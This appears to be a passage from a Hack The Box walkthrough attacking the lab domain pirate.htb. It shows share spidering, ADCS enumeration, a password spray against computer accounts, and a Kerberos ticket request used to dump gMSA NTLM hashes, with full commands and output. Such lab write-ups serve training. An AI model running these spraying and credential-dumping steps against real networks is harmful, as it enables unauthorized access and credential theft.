

A.WHITE_ADMis part ofITgroup
Using bloodyAD to check the pentest user’s permissions, we notice we have extensive write privileges over our own object, but nothing immediately exploitable for privilege escalation.
SYSVOL & Group Policy Analysis
Next, we spider the SMB shares using NetExec.
$ nxc smb $DC_IP -d $DOMAIN -u $USER -p $PASS -M spider_plus -o DOWNLOAD_FLAG=True

SMB         10.129.49.177   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.49.177   445    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
SPIDER_PLUS 10.129.49.177   445    DC01             [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.49.177   445    DC01             [*]  DOWNLOAD_FLAG: True
SPIDER_PLUS 10.129.49.177   445    DC01             [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.49.177   445    DC01             [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.49.177   445    DC01             [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.49.177   445    DC01             [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.49.177   445    DC01             [*]  OUTPUT_FOLDER: /home/tralsesec/.nxc/modules/nxc_spider_plus
SMB         10.129.49.177   445    DC01             [*] Enumerated shares
SMB         10.129.49.177   445    DC01             Share           Permissions     Remark
SMB         10.129.49.177   445    DC01             -----           -----------     ------
SMB         10.129.49.177   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.49.177   445    DC01             C$                              Default share
SMB         10.129.49.177   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.49.177   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.49.177   445    DC01             SYSVOL          READ            Logon server share
SPIDER_PLUS 10.129.49.177   445    DC01             [+] Saved share-file metadata to "/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.49.177.json".
SPIDER_PLUS 10.129.49.177   445    DC01             [*] SMB Shares:           5 (ADMIN$, C$, IPC$, NETLOGON, SYSVOL)
SPIDER_PLUS 10.129.49.177   445    DC01             [*] SMB Readable Shares:  3 (IPC$, NETLOGON, SYSVOL)
SPIDER_PLUS 10.129.49.177   445    DC01             [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.49.177   445    DC01             [*] Total folders found:  20
SPIDER_PLUS 10.129.49.177   445    DC01             [*] Total files found:    6
SPIDER_PLUS 10.129.49.177   445    DC01             [*] File size average:    1.3 KB
SPIDER_PLUS 10.129.49.177   445    DC01             [*] File size min:        22 B
SPIDER_PLUS 10.129.49.177   445    DC01             [*] File size max:        3.68 KB
SPIDER_PLUS 10.129.49.177   445    DC01             [*] File unique exts:     4 (inf, pol, csv, ini)
SPIDER_PLUS 10.129.49.177   445    DC01             [*] Downloads successful: 6
SPIDER_PLUS 10.129.49.177   445    DC01             [+] All files processed successfully.
Reviewing the downloaded files from SYSVOL, we hit a goldmine inside the GptTmpl.inf policy file.
cat ~/.nxc/modules/nxc_spider_plus/10.129.49.177/SYSVOL/pirate.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf

��[Unicode]
Unicode=yes
[System Access]
MinimumPasswordAge = 1
MaximumPasswordAge = 42
MinimumPasswordLength = 7
PasswordComplexity = 1
PasswordHistorySize = 24
LockoutBadCount = 0
RequireLogonToChangePassword = 0
ForceLogoffWhenHourExpire = 0
ClearTextPassword = 0
LSAAnonymousNameLookup = 0
[Kerberos Policy]
MaxTicketAge = 10
MaxRenewAge = 7
MaxServiceAge = 600
MaxClockSkew = 5
TicketValidateClient = 1
[Registry Values]
MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=4,1
[Version]
signature="$CHICAGO$"
Revision=1

$ tree
.
├── Audit
│   └── audit.csv
└── SecEdit
    └── GptTmpl.inf
3 directories, 2 files

$ cat */*
Machine Name,Policy Target,Subcategory,Subcategory GUID,Inclusion Setting,Exclusion Setting,Setting Value
,System,Audit Directory Service Access,{0cce923b-69ae-11d9-bed3-505054503030},Success and Failure,,3
,System,Audit Directory Service Changes,{0cce923c-69ae-11d9-bed3-505054503030},Success and Failure,,3
��[Unicode]
Unicode=yes
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-20,*S-1-5-19
SeAuditPrivilege = *S-1-5-20,*S-1-5-19
SeBackupPrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeBatchLogonRight = *S-1-5-32-559,*S-1-5-32-551,*S-1-5-32-544
SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-90-0,*S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-32-544,*S-1-5-20,*S-1-5-19
SeInteractiveLogonRight = *S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-550,*S-1-5-32-544
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-5-32-554,*S-1-5-9,*S-1-5-11,*S-1-5-32-544,*S-1-1-0
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
[Version]
signature="$CHICAGO$"
Revision=1

$ pwd
/home/tralsesec/.nxc/modules/nxc_spider_plus/10.129.49.177/SYSVOL/pirate.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT

$ bloodyAD -d $DOMAIN --host $DC_IP -u $USER -p $PASS get search --filter "(sAMAccountName=A.WHITE)"

distinguishedName: CN=Angela White,CN=Users,DC=pirate,DC=htb
accountExpires: 9999-12-31 23:59:59.999999+00:00
badPasswordTime: 2025-06-08 21:33:38.304878+00:00
badPwdCount: 0
cn: Angela White
codePage: 0
countryCode: 0
dSCorePropagationData: 1601-01-01 00:00:00+00:00
displayName: Angela White
givenName: Angela
instanceType: 4
lastLogoff: 1601-01-01 00:00:00+00:00
lastLogon: 2026-05-07 22:18:28.579490+00:00
lastLogonTimestamp: 2026-05-07 22:18:28.579490+00:00
logonCount: 46
nTSecurityDescriptor: O:S-1-5-21-4107424128-4158083573-1300325248-512G:S-1-5-21-4107424128-4158083573-1300325248-512D:AI(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;;S-1-5-21-4107424128-4158083573-1300325248-553)(OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;;S-1-5-21-4107424128-4158083573-1300325248-553)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;;S-1-5-21-4107424128-4158083573-1300325248-553)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;;S-1-5-21-4107424128-4158083573-1300325248-553)(OA;;0x30;bf967a7f-0de6-11d0-a285-00aa003049e2;;S-1-5-21-4107424128-4158083573-1300325248-517)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;0x30;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-561)(OA;;0x30;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-561)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-1-0)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a54-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a56-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;;S-1-5-11)(OA;;RP;e48d0154-bcf8-11d1-8702-00c04fb96050;;S-1-5-11)(OA;;RP;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-11)(OA;;RP;e45795b3-9455-11d1-aebd-0000f80367c1;;S-1-5-11)(OA;;0x30;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0x30;e45795b2-9455-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0x30;e45795b3-9455-11d1-aebd-0000f80367c1;;S-1-5-10)(A;;0xf01ff;;;S-1-5-21-4107424128-4158083573-1300325248-512)(A;;0xf01ff;;;S-1-5-32-548)(A;;RC;;;S-1-5-11)(A;;0x20094;;;S-1-5-10)(A;;0xf01ff;;;S-1-5-18)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-4107424128-4158083573-1300325248-526)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-4107424128-4158083573-1300325248-527)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-3-0)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;0x20094;;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;0x20094;;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIID;0x20094;;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;OICIID;0x30;3f78c3e5-f79a-46bd-a0b8-9d18116ddc79;;S-1-5-10)(OA;CIID;0x130;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;S-1-5-10)(A;CIID;0xf01ff;;;S-1-5-21-4107424128-4158083573-1300325248-519)(A;CIID;LC;;;S-1-5-32-554)(A;CIID;0xf01bd;;;S-1-5-32-544)
name: Angela White
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=pirate,DC=htb
objectClass: top; person; organizationalPerson; user
objectGUID: 1f3b6c2e-f3f1-4464-bde9-14836c141302
objectSid: S-1-5-21-4107424128-4158083573-1300325248-3101
primaryGroupID: 513
pwdLastSet: 2025-06-08 19:33:01.048300+00:00
sAMAccountName: a.white
sAMAccountType: 805306368
sn: White
uSNChanged: 155736
uSNCreated: 16460
userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD
userPrincipalName: a.white@pirate.htb
whenChanged: 2026-05-07 22:18:28+00:00
whenCreated: 2025-06-08 19:33:01+00:00
Two critical pieces of information stand out from this policy file:
- The Machine Account Quota (MAQ): The
SeMachineAccountPrivilegeis granted to*S-1-5-11(Authenticated Users). This confirms that any authenticated user in the domain can add machine accounts, which leaves the door open for Resource-Based Constrained Delegation (RBCD) attacks later on. - SMB Signing Enforced: The
RequireSecuritySignature = 4,1line confirms we cannot perform NTLM Relaying to the Domain Controller. The path to Domain Admin must go through Kerberos and delegation.
Was worth a try:
$ nxc smb $DC_IP -u $USER -p $PASS --loggedon-users

SMB         10.129.49.177   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.49.177   445    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
SMB         10.129.49.177   445    DC01             [-] Error enumerating logged on users: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
Certificate Services (ADCS)
We briefly check for ADCS vulnerabilities using certipy-ad.
$ certipy-ad find -u $USER -p $PASS -target $DC_IP -dc-ip $DC_IP -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 16 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'pirate-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'pirate-DC01-CA'
[*] Checking web enrollment for CA 'pirate-DC01-CA' @ 'DC01.pirate.htb'
[!] Error checking web enrollment: [Errno 104] Connection reset by peer
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities

<SNIP>

  20
    Template Name                       : Machine
    Display Name                        : Computer
    Certificate Authorities             : pirate-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDns
                                          SubjectRequireDnsAsCn
    Enrollment Flag                     : AutoEnrollment
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-06-09T13:54:15+00:00
    Template Last Modified              : 2025-06-09T13:54:15+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : PIRATE.HTB\Domain Admins
                                          PIRATE.HTB\Domain Computers
                                          PIRATE.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : PIRATE.HTB\Enterprise Admins
        Full Control Principals         : PIRATE.HTB\Domain Admins
                                          PIRATE.HTB\Enterprise Admins
        Write Owner Principals          : PIRATE.HTB\Domain Admins
                                          PIRATE.HTB\Enterprise Admins
        Write Dacl Principals           : PIRATE.HTB\Domain Admins
                                          PIRATE.HTB\Enterprise Admins
        Write Property Enroll           : PIRATE.HTB\Domain Admins
                                          PIRATE.HTB\Domain Computers
                                          PIRATE.HTB\Enterprise Admins
    [+] User Enrollable Principals      : PIRATE.HTB\Domain Computers
    [*] Remarks
      ESC2 Target Template              : Template can be targeted as part of ESC2 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.
      ESC3 Target Template              : Template can be targeted as part of ESC3 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.

<SNIP>

    Template Name                       : User
    Display Name                        : User
    Certificate Authorities             : pirate-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectAltRequireEmail
                                          SubjectRequireEmail
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-06-09T13:54:15+00:00
    Template Last Modified              : 2025-06-09T13:54:15+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : PIRATE.HTB\Domain Admins
                                          PIRATE.HTB\Domain Users
                                          PIRATE.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : PIRATE.HTB\Enterprise Admins
        Full Control Principals         : PIRATE.HTB\Domain Admins
                                          PIRATE.HTB\Enterprise Admins
        Write Owner Principals          : PIRATE.HTB\Domain Admins
                                          PIRATE.HTB\Enterprise Admins
        Write Dacl Principals           : PIRATE.HTB\Domain Admins
                                          PIRATE.HTB\Enterprise Admins
        Write Property Enroll           : PIRATE.HTB\Domain Admins
                                          PIRATE.HTB\Domain Users
                                          PIRATE.HTB\Enterprise Admins
    [+] User Enrollable Principals      : PIRATE.HTB\Domain Users
    [*] Remarks
      ESC2 Target Template              : Template can be targeted as part of ESC2 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.
      ESC3 Target Template              : Template can be targeted as part of ESC3 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.
While we see templates like ESC2 and ESC3 targets, web enrollment is acting up. We need higher privileges to properly exploit the certificate authority.
🚪 2. Initial Foothold (The MS01 Connection)
The most solid lead comes from further analyzing the Domain Secure Servers group (SID ending in -4101).
This group has the crucial permission to read the Group Managed Service Account (gMSA) passwords for both gMSA_ADCS_prod and gMSA_ADFS_prod. We also notice that the computer account MS01$ is a member of this group. The logic chain is clear: if we compromise MS01$, we can dump the gMSA passwords.
Since it is very common for default computer accounts to share their hostname as their initial password before they are joined to the domain, we perform a targeted password spray against the SMB service.
$ echo -e 'EXCH01$\nMS01$\nWEB01$\nDC01$' > computers_users.txt && \
  echo -e 'exch01\nms01\nweb01\ndc01' > computers_passwords.txt && \
  nxc smb $DC_IP -u computers_users.txt -p computers-passwords.txt --continue-on-success

SMB         10.129.49.177   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.49.177   445    DC01             [-] pirate.htb\EXCH01$:exch01 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
SMB         10.129.49.177   445    DC01             [-] pirate.htb\MS01$:exch01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\WEB01$:exch01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\DC01$:exch01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\EXCH01$:ms01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\MS01$:ms01 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
SMB         10.129.49.177   445    DC01             [-] pirate.htb\WEB01$:ms01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\DC01$:ms01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\EXCH01$:web01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\MS01$:web01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\WEB01$:web01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\DC01$:web01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\EXCH01$:dc01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\MS01$:dc01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\WEB01$:dc01 STATUS_LOGON_FAILURE
SMB         10.129.49.177   445    DC01             [-] pirate.htb\DC01$:dc01 STATUS_LOGON_FAILURE
The output gives us exactly what we are looking for: STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT for pirate.htb\MS01$:ms01.
In Active Directory, this specific error code is cryptographic proof that the password is correct. The Domain Controller verifies the credentials but denies access simply because a computer account is not permitted to map a file share on the DC. We now possess valid credentials for MS01$.
📈 3.1 Lateral Movement (Dumping the gMSA)
With the password confirmed, we can request a Ticket Granting Ticket (TGT) for the computer account. Since SMB blocked our login, we will interact with Active Directory over LDAP instead.
$ nxc ldap $DC_IP -u 'MS01$' -p 'ms01' --gmsa
LDAP        10.129.49.177   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
LDAP        10.129.49.177   389    DC01             [-] pirate.htb\MS01$:ms01

$ impacket-getTGT 'pirate.htb/ms01$:ms01' -dc-ip $DC_IP
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ms01$.ccache
We export the saved .ccache ticket to our environment variables and use it to query the Domain Controller for the gMSA passwords.
$ export KRB5CCNAME=ms01$.ccache && \
  nxc ldap $DC_IP -k --use-kcache --gmsa

LDAP        10.129.49.177   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:PIRATE.HTB) (signing:None) (channel binding:Never)
LDAP        10.129.49.177   389    DC01             [+] PIRATE.HTB\ms01$ from ccache
LDAP        10.129.49.177   389    DC01             [*] Getting GMSA Passwords
LDAP        10.129.49.177   389    DC01             Account: gMSA_ADCS_prod$      NTLM: 2b8849da91d5206b9d1d1dcb44467089     PrincipalsAllowedToReadPassword: Domain Secure Servers
LDAP        10.129.49.177   389    DC01             Account: gMSA_ADFS_prod$      NTLM: 76754c94319e3a7dc07ba09aa79028ee     PrincipalsAllowedToReadPassword: Domain Secure Servers
